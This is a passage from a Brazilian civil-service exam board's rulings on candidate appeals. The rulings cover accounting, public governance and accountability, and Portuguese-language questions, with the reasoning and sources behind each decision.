Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. Lei nº. 6.404, de 17 de março de 1976. Lei das Sociedades Anônimas.
- CONSELHO FEDERAL DE CONTABILIDADE. Norma Brasileira de Contabilidade, NBC TG 09 (R1), de 07 de dezembro de 2023. Aprova a NBC TG 09 (R1) – Demonstração do Valor Adicionado.
- GELBCKE, E. R.; et al. Manual de Contabilidade Societária: aplicável a todas as sociedades: de acordo com as normas internacionais e do CPC. 3 ed. São Paulo: Atlas, 2018.

BRANCA	VERDE	AMARELA	AZUL
49	46	45	47

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As provisões constituem-se em passivos cujo prazo ou valor são incertos, mas devem ser reconhecidos como passivos quando atender a três critérios de forma concomitante: a obrigação é presente, mas decorrente de evento passado; é provável que seja necessária a saída de recursos ou potencial de serviços para quitação; o valor da obrigação possa ter uma estimativa confiável de seu valor.

Em relação à questão em voga, o processo de natureza tributária no valor de R\$ 14.000,00 atende aos critérios para reconhecimento como provisão: é provável a saída de recursos, há estimativa confiável do valor e é uma obrigação presente que decorre de evento passado.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. SECRETARIA DO TESOURO NACIONAL. Manual de Contabilidade Aplicado ao Setor Público. 9 ed. Brasília, 2021.
- CONSELHO FEDERAL DE CONTABILIDADE. Norma Brasileira de Contabilidade, NBC TSP 03, de 21 de outubro de 2016. Aprova a NBC TSP 03 – Provisões, Passivos Contingentes e Ativos Contingentes.

BRANCA	VERDE	AMARELA	AZUL
51	56	54	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais apontam para um erro na divulgação do gabarito. Na referida questão, buscou-se diferenciar as três formas de *Accountability* (Vertical, Horizontal e Social), de acordo com Maximiano e Nohara (2017). Para os autores, cada forma de *Accountability* é descrita da seguinte maneira:

Accountability Horizontal: “Fiscalização e controle mútuos dos Três Poderes, por meio de órgãos legalmente instituídos para exercer essas funções – sistema de *checks and balances* (freios e contrapesos) estabelecidos na Constituição, Tribunais de Contas, Ministério Público, controladorias e agências fiscalizadoras. Trata-se de ação entre iguais” (p. 73).

Accountability Vertical: “Ação entre desiguais, é o controle dos políticos e governos pelos cidadãos, por meio de plebiscito, referendo e voto. Os cidadãos são as partes interessadas e os políticos e governos são seus agentes. Os agentes têm a responsabilidade de agir com transparência e são responsabilizados (*accountable*) por seus atos pelos representados” (p. 73).

Accountability Social ou Societal: “Também está ligada aos cidadãos, mas não ao voto; depende da participação de entidades representativas da sociedade civil, como associações, sindicatos, imprensa e organizações não governamentais. Relaciona-se com a governabilidade e com o corporativismo” (p. 73).

Como evidenciado nas definições anteriores, a *accountability* horizontal baseia-se na relação entre pares, destacando o controle recíproco que certos órgãos exercem uns sobre os outros. Por outro lado, a *accountability* vertical é exemplificada como o controle que os cidadãos exercem sobre os governantes, seguindo a dinâmica da

relação agente-principal, na qual os representantes políticos agem conforme os desejos e necessidades da população (principal), enquanto esta supervisiona as ações dos agentes (governantes).

Por fim, a *accountability* social, como sugere o próprio nome, envolve a mobilização da sociedade civil (por meio de entidades representativas) para fiscalizar os governantes. Nesse contexto, a distinção entre vertical e societal reside na forma como o controle é exercido: enquanto a *accountability* vertical é representada pelo cidadão comum monitorando as ações públicas (verticalmente), por meio de mecanismos como voto, plebiscito e/ou referendo, enquanto, a *accountability* societal envolve organizações da sociedade civil que desempenham esse papel de fiscalização, controle e responsabilização dos agentes públicos.

Neste sentido, conclui-se a partir das justificativas apresentadas que o gabarito divulgado está correto (Alternativa A), sendo o recurso improcedente.

Fonte:

- MAXIMIANO, A. C. A.; NOHARA, I. P. **Gestão pública: abordagem integrada da administração e do direito administrativo**. 1 ed. São Paulo: Altas, 2021.

BRANCA	VERDE	AMARELA	AZUL
54	57	58	59

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais apontam para a existência de erro na divulgação do gabarito e mais de uma resposta correta. A referida questão busca discutir os princípios da Boa Governança, propostos pelo Banco Mundial e citados pelo TCU, na 2ª Edição do Referencial Básico de Governança no Setor Público. Neste sentido, exigia o conhecimento do(a) candidato(a) desses princípios que regem a governança no setor público.

De acordo com TCU (2014, p. 33-34), os princípios da boa governança mencionados nas alternativas são definidos da seguinte maneira:

Alternativa A – EQUIDADE: “Promover a equidade é garantir as condições para que todos tenham acesso ao exercício de seus direitos civis - liberdade de expressão, de acesso à informação, de associação, de voto, igualdade entre gêneros -, políticos e sociais - saúde, educação, moradia, segurança” (BRASIL, 2010c).

Alternativa B – EFICIÊNCIA: “É fazer o que é preciso ser feito com qualidade adequada ao menor custo possível. Não se trata de redução de custo de qualquer maneira, mas de buscar a melhor relação entre qualidade do serviço e qualidade do gasto” (BRASIL, 2010c).

Alternativa C – PROIBIDADE: “Trata-se do dever dos servidores públicos de demonstrar probidade, zelo, economia e observância às regras e aos procedimentos do órgão ao utilizar, arrecadar, gerenciar e administrar bens e valores públicos. Enfim, refere-se à obrigação que têm os servidores de demonstrar serem dignos de confiança” (IFAC, 2001).

Alternativa D – LEGITIMIDADE: “Princípio jurídico fundamental do Estado Democrático de Direito e critério informativo do controle externo da administração pública que amplia a incidência do controle para além da aplicação isolada do critério da legalidade. Não basta verificar se a lei foi cumprida, mas se o interesse público, o bem comum, foi alcançado. Admite o ceticismo profissional de que nem sempre o que é legal é legítimo” (BRASIL, 2012).

Conforme apresentado, a questão versava sobre os PRINCÍPIOS DA BOA GOVERNANÇA, apresentados pelo Banco Mundial e disponibilizados pelo TCU na 2ª Edição do Referencial Básico de Governança no Setor Público. Neste sentido, observa-se que o princípio descrito no enunciado como “em sua atuação na gestão pública, Aristóteles agindo de acordo com os princípios da boa governança pública busca demonstrar confiança, zelo, economia e observância às regras e aos procedimentos do órgão ao utilizar, arrecadar, gerenciar e administrar bens e valores públicos”, se refere ao da **Proibidade**. Esse princípio busca a economia, mas principalmente, demonstrar confiança, zelo e observância às regras ao administrar bens e valores públicos, que vão além da economicidade no uso dos recursos.

Diante das argumentações apresentadas, conclui-se que as razões apresentadas no recurso são improcedentes, reforçando que há apenas uma resposta correta no gabarito.

Fonte:

- TRIBUNAL DE CONTAS DA UNIÃO – TCU. **Referencial básico de governança**. 2ª versão. Brasília: TCU, 2014. Disponível em: https://portal.tcu.gov.br/data/files/FA/B6/EA/85/1CD4671023455957E18818A8/Referencial_basico_governanca_2_edicao.PDF

BRANCA	VERDE	AMARELA	AZUL
56	60	52	58

Recurso Procedente. Questão Anulada.

As razões recursais destacam a possibilidade de haver mais de uma resposta correta. A questão em questão visava identificar a opção correta em relação às premissas, princípios, benefícios e diretrizes do governo eletrônico. Segundo Paludo (2013), ao considerar esses elementos, inicialmente, as alternativas se configuram da seguinte maneira:

Alternativa A - INCORRETA. De acordo Paludo (2013, p. 135), a exclusão digital é um fenômeno que proporciona obter dados, informações e estatísticas a respeito do acesso das pessoas aos recursos das TIC e analisa os impactos desta exclusão no campo político, econômico e social. De maneira simples, a exclusão digital é mais uma barreira que se impõe na superação das desigualdades sociais, de cidadãos, de regiões e de nações. Neste sentido, o combate à exclusão digital é uma das ações/dimensões do programa Governo Eletrônico e a exclusão digital se combate mediante iniciativas de inclusão digital, que tratam da possibilidade de acesso dos cidadãos às tecnologias de informação e comunicação, como forma de melhorar as condições de vida.

Alternativa B – INCORRETA. De acordo com Paludo (2013, p. 138), um dos princípios/diretrizes do governo eletrônico é a integração das ações de Governo Eletrônico com outros níveis de governo e outros poderes. A implantação do Governo Eletrônico não pode ser vista como um conjunto de iniciativas isoladas de diferentes atores governamentais; a divisão dos poderes não pode ser obstáculo. Cabe ao Governo Federal um papel de promover um conjunto de políticas, padrões e iniciativas que garanta a integração das ações dos vários níveis de governo e dos três poderes.

Alternativa C - CORRETA. De acordo com Paludo (2013, p. 138), a Gestão do Conhecimento é um instrumento estratégico de articulação e gestão das políticas públicas do Governo Eletrônico. A Gestão do Conhecimento é compreendida, no âmbito das políticas de Governo Eletrônico, como um conjunto de processos sistematizados, articulados e intencionais, capazes de assegurar a habilidade de criar, coletar, organizar, transferir e compartilhar conhecimentos estratégicos, que podem servir para a tomada de decisões, para a gestão de políticas públicas e para a inclusão do cidadão como produtor de conhecimento coletivo.

Alternativa D – INCORRETA. De acordo com Paludo (2013, p. 133) citando Lorigados, Lima e Sanchez (2003), a e-democracia refere-se a toda e qualquer relação, através de recursos da TI, entre o Governo e o cidadão. Já a e-governança que se relaciona a uma visão mais abrangente, sendo definida como a aplicação de meios eletrônicos e recursos da TI, na interação entre governo e cidadão e governo e demais agentes — e com a aplicação desses meios nas questões internas do Governo, buscando simplificar e melhorar os seus processos internos.

Contudo, ao examinar as razões do recurso e as definições fornecidas, percebe-se que outras fontes consideram e-democracia e e-governança como sinônimos ou termos semelhantes, não evidenciando claramente a distinção entre os conceitos. Por exemplo, o Portal Brasil, país digital, descreve o Portal e-Democracia, desenvolvido pelo Laboratório Hacker da Câmara dos Deputados no Brasil, como uma plataforma online destinada a estimular a participação da sociedade no debate sobre questões relevantes para o país. Essa participação visa gerar propostas de lei que contribuam para o desenvolvimento de políticas públicas mais realistas e aplicáveis. Nesse contexto, é observada a participação de toda a sociedade, independentemente da relação entre governo e cidadãos, incluindo também a interação entre governo e outras organizações da sociedade.

Portanto, após examinar as razões do recurso e as justificativas fornecidas, é evidente que estas são válidas e justificam a anulação da questão.

Fontes:

- BRASIL, PAÍS DIGITAL. **Portal e-democracia**. 2016. Disponível em: <https://brasilpaisdigital.com.br/portal-e-democracia/>
- PALUDO, A. **Administração pública**. 3 ed. Rio de Janeiro: Elsevier, 2013.

BRANCA	VERDE	AMARELA	AZUL
58	51	56	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais apontam para a ausência de conteúdo programático e a falta de uma resposta correta. A referida questão versa sobre os diferentes mecanismos para o exercício do controle social, sendo este “exercido diretamente sobre as políticas públicas consubstanciadas em planos e leis orçamentárias, traduz-se no controle que os membros da sociedade exercem sobre a execução orçamentária e financeira dos recursos públicos” (TCU (2014, p. 5).

Em relação às alternativas, de acordo com CGE de Minas Gerais (2021), tem-se, inicialmente, a seguinte configuração:

Alternativa A. **Conferências de Políticas Públicas** (p. 19 – CORRETO): As conferências de políticas públicas são espaços institucionalizados de participação social que possuem como principal característica a reunião entre governo e sociedade civil para discussão e definição de diretrizes sobre determinada política pública. Nas conferências, todos os segmentos envolvidos constroem coletivamente direcionamentos das políticas públicas para os próximos anos, formando uma espécie de pacto para alcançar as metas e prioridades estabelecidas.

Alternativa B. **Conselhos de Políticas Públicas** (p. 20 - CORRETO): Os Conselhos de políticas públicas são canais de participação que articulam representantes da população e membros do poder público estatal em práticas que dizem respeito à gestão dos bens públicos. É um instrumento de concretização do controle social no fortalecimento da participação democrática da população na formulação e implementação de políticas públicas e é encontrado nas três instâncias de governo (federal, estadual e municipal).

Alternativa C. **Transparência Ativa** (p. 15 – CORRETO): A transparência ativa é uma modalidade na qual as informações públicas são disponibilizadas ativamente pelo poder público, sem que haja uma solicitação prévia específica. Suas maiores expressões são os conjuntos de informações e dados disponibilizados nos portais governamentais, nas cartas de serviços ao cidadão, nos portais de transparência e nos portais de dados abertos.

Alternativa D. **Audiência Pública** (p. 16 – INCORRETO): A audiência pública constitui um canal de atendimento dedicado ao cidadão, permitindo-lhe expressar suas opiniões, julgamentos, dúvidas ou preferências em relação a quaisquer serviços públicos. Essa prática envolve as fases de recebimento, análise e encaminhamento de reclamações, elogios, sugestões e denúncias aos órgãos e entidades da Administração Pública.

De acordo com CGE (2021, p. 16), a audiência Pública é um instrumento de participação popular em que representantes da Administração Pública podem expor e debater com a população sobre a formulação de uma política pública, a elaboração de um projeto de lei ou a realização de empreendimentos que possam gerar impactos à cidade, à vida das pessoas e ao meio ambiente. Também são espaços onde podem ser discutidos os resultados de uma política pública, de leis e de empreendimentos ou serviços já implementados.

Ante ao exposto, ratifica o gabarito preliminar.

Fontes:

- CONTROLADORIA-GERAL DE MINAS GERAIS. **Controle social**: mecanismos para a sociedade exercer o controle cidadão. 2021. Disponível em: <https://cge.mg.gov.br/publicacoes/relatorios/controle-social/category/60-cartilhas?download=527:controle-social-mecanismos-para-a-sociedade-exercer-o-controle-cidadao#:~:text=MECANISMOS%20DE%20CONTROLE%20SOCIAL,-O%20Governo%20do&text=Acesso%20%C3%A0%20informa%C3%A7%C3%A3o%20e%20transpar%C3%Ancia,Pol%C3%ADticas%20P%C3%BAblicas%3B%20E2%80%A2%20Ouvidoria%20P%C3%BAblica>
- TRIBUNAL DE CONTAS DA UNIÃO – TCU. **Aula 5: Controle Social**. 2014. Disponível em: <https://portal.tcu.gov.br/biblioteca-digital/controles-na-administracao-publica.htm>

BRANCA	VERDE	AMARELA	AZUL
02	20	05	08

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando-se que o texto apresenta recursos e processos argumentativos para a construção de posicionamentos do enunciador acerca do tema tratado assim como de subtemas a ele relacionados, a seguir os trechos destacados apresentam expressão subjetiva na construção de tais posicionamentos, tendo direta relação com os processos citados, com EXCEÇÃO de:”, a alternativa “B) “A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, [...]” (2o§)” foi adequadamente indicada como correta. O fato é um acontecimento, uma ocorrência, aquilo que acontece em decorrência de eventos exteriores. Veja o exemplo: A médica prescreveu um remédio ao paciente, como o trecho destacado na alternativa “B”. A opinião é um ponto de vista a respeito de um fato. Ela não é, portanto, um fato. Trata-se de um julgamento pessoal, de um pensamento em relação a algo, é uma maneira de pensar. Veja o exemplo: A médica prescreveu um remédio muito caro ao paciente. Observe nesse último exemplo que a expressão “muito caro” trata-se de uma opinião relativa ao fato de a médica ter prescrito um remédio ao paciente. Essa prescrição aconteceu, é um fato. Contudo, o autor da frase tem uma opinião específica sobre o fato: o remédio é muito caro. Outras pessoas podem ter opiniões diferentes a respeito desse mesmo fato, como: A médica prescreveu um remédio de preço acessível ao paciente. Ou “A médica prescreveu um remédio muito barato ao paciente.” Observe nos dois exemplos anteriores que o fato é o mesmo, mas as opiniões a respeito dele são bem diferentes. A alternativa “D) “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)” não pode ser indicada como correta conforme explicitado anteriormente. A alternativa “C) “No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina [...]” (1º§)” não pode ser indicada como correta, já que a expressão “é alarmante” indica expressão subjetiva, aponta para um entendimento do enunciador, não atendendo, assim, ao enunciado da questão.

Fonte:

- AQUINO, Renato. Interpretação de Textos. Ed. Impetus.

BRANCA	VERDE	AMARELA	AZUL
04	11	14	09

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “D) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B**) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “**C**) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “**A**) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	13	11	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§) A locução conjuntiva “mas também”, nesse contexto:”, a alternativa “**C**) Estabelece relação de acréscimo, adição, desempenhando a mesma função de uma conjunção aditiva.” foi adequadamente indicada como correta. As conjunções aditivas trazem uma relação de ideias que se somam e complementam-se, podendo ser tanto no sentido positivo quanto no sentido negativo. Por isso é possível apontar duas conjunções aditivas muito utilizadas: e (para sentido positivo) e nem (para sentido negativo). Também é possível usar duas ou mais palavras juntas para desempenhar o mesmo papel de conjunção. Elas são chamadas de locuções conjuntivas aditivas. Alguns exemplos: e; nem; bem como; não só (...) mas [também]; não apenas (...) como [também]; não somente (...) como [ainda]”. Exemplos: “Vinícius estava para chegar e Henrique já estava pronto.” “Eu não fui ao teatro nem li a peça.” “Ela lia muitos livros bem como via muitas séries.” “Não apenas fizemos o projeto como ainda entregamos tudo antes do prazo.” “Não só achou o restaurante muito bem localizado mas também gostou muito da comida.” No último caso, embora se use a conjunção mas, que originalmente significaria oposição, o contexto indica que a relação estabelecida é, na verdade, de adição; assim como ocorre no trecho destacado no enunciado da questão. A alternativa “**A**) Estabelece uma ideia de acréscimo em relação à oração posterior.” não pode ser considerada correta. “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§), o acréscimo não é em relação à oração posterior, mas em relação à oração anterior. São coordenadas. Orações coordenadas sindéticas aditivas são aquelas que têm sentido de adição, incluindo ou somando uma ideia à primeira oração. Exemplo: “Brincamos muito e rimos mais ainda!” “Não apenas completamos a tarefa mas também tivemos uma excelente nota.” “Não me queixei nem me exaltei.”

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
06	14	15	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “**B**) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “**D**) Consequência desejada.” não pode ser indicada como correta de acordo com o exposto anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “**C**) Efeito contingente.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**A**) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	16	10	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “**C**) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos

anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essa retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “**A**) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
08	18	16	16

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida.” (3º§) O pronome relativo destacado foi empregado como recurso coesivo que estabelece, no enunciado, relação de referência com:”, a alternativa “**D**) Consequências mencionadas tais como cicatrizes emocionais.” foi adequadamente indicada como correta. O pronome relativo que é o de mais largo emprego, chamado de relativo universal, pode ser empregado com referência a pessoas ou coisas, no singular ou no plural. Não conheço o rapaz que saiu. Gostei muito do vestido que comprei. Eis os ingredientes de que necessitamos. A alternativa “**B**) A marcação temporal indicada: toda a vida.” não pode ser indicada como correta. A expressão “toda a vida”, indica um adjunto adverbial que modifica o verbo “perduram”. A alternativa “**A**) Os tipos de abuso sofridos pelas mulheres.” não pode ser considerada correta, conforme explicitado anteriormente.

Fonte:

- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
09	17	17	13

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) A flexão no plural da forma verbal empregada no período anterior justifica-se, pois:”, a alternativa “**B**) A forma verbal deve concordar com o sujeito que também está no plural.” foi adequadamente indicada como correta.

“Dentro dessa realidade preocupante, destacam-se (forma verbal no plural) diversos tipos (sujeito no plural) de violência feminina, cada um com suas características e impactos específicos. (1º§) A regra geral é: o verbo concorda em número e pessoa com o sujeito da oração. A alternativa “**A**) A forma verbal deve concordar com o sujeito composto apresentado.” não pode ser considerada correta. O sujeito composto é aquele que apresenta mais de um núcleo, diferentemente do sujeito simples, que apresenta somente um. Na prática, podemos ver no seguinte exemplo: “Maria e Joana vão à festa”. Aqui, os sujeitos são “Maria” e “Joana”, cujos núcleos são “Maria” e “Joana”. A alternativa “**D**) A forma na terceira pessoa do plural é característica do sujeito indeterminado conforme é visto no período.” não pode ser indicada como correta. “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) O sujeito indeterminado é aquele que não permite identificar o agente da ação, nem pelo contexto, nem pela

terminação verbal do enunciado. Apesar de o sujeito ser um termo essencial na oração, o sujeito indeterminado pode se manifestar pelo desconhecimento ou desinteresse do agente que executa a ação. Além disso, é um tipo de sujeito que ocorre quando o verbo não se refere a uma pessoa determinada. Há três características que ajudam a identificá-lo: 1) Uso de um verbo na 3ª pessoa do plural que não se refere a nenhum substantivo citado anteriormente na oração. Exemplos: Disseram que ele foi eleito. Capturaram o fugitivo. Falavam mal o tempo todo. 2) Uso do pronome "se" e de um verbo intransitivo, transitivo indireto ou de ligação na 3ª pessoa do singular (no caso em análise o verbo é transitivo direto) (de modo que não se consiga identificar quem pratica a ação). Exemplos: Acorda-se feliz (verbo intransitivo). Necessita-se de pessoas jovens (verbo transitivo indireto). Nem sempre se é justo nesse mundo (verbo de ligação). 3) Uso de verbo no infinitivo pessoal. Exemplos: É difícil agradar a todos. Seria bom pesquisar mais sobre o assunto. Era bom viajar pelo mundo!

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
11	03	02	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Segundo as informações e ideias trazidas ao texto, é correto afirmar que:”, a alternativa “**A**) O autor estabelece uma afirmativa hipotética acerca da violência psicológica, apresentando também algumas de suas consequências.” foi adequadamente indicada como correta de acordo com os trechos destacados a seguir, assim como são incorretas as demais alternativas também de acordo com os destaques a seguir:

D) No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas. Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.

A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, deixando marcas visíveis e emocionais profundas. **A) Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.**

B) A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. C) Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.

Fonte:

- O próprio texto.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
12	01	19	19

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§), a expressão introdutória do período destacado indica:”, a alternativa “**A**) Temporalidade

concomitante.” foi adequadamente indicada como correta. “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” O termo “enquanto” introduz oração subordinada adverbial, dando ideia de: tempo: durante o tempo em que, no tempo em que, sempre que, quando. "pensa nas horas de lazer, enquanto trabalha" Significado de “Enquanto isso” Expressão usada em enunciações para indicar, dentro de uma narração, outro fato, que ocorre em outro lugar, mas no mesmo espaço temporal. A filha trabalhava e estuda, enquanto isso, seu pai preparava o jantar e cuidava da casa. “A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§) A ideia de temporalidade concomitante pode ser reconhecida em relação ao expresso anteriormente no parágrafo. A alternativa “**D**) Frequência de um fato independentemente de eixo referencial.” não pode ser indicada como correta, de acordo com o expresso anteriormente. A alternativa “**C**) 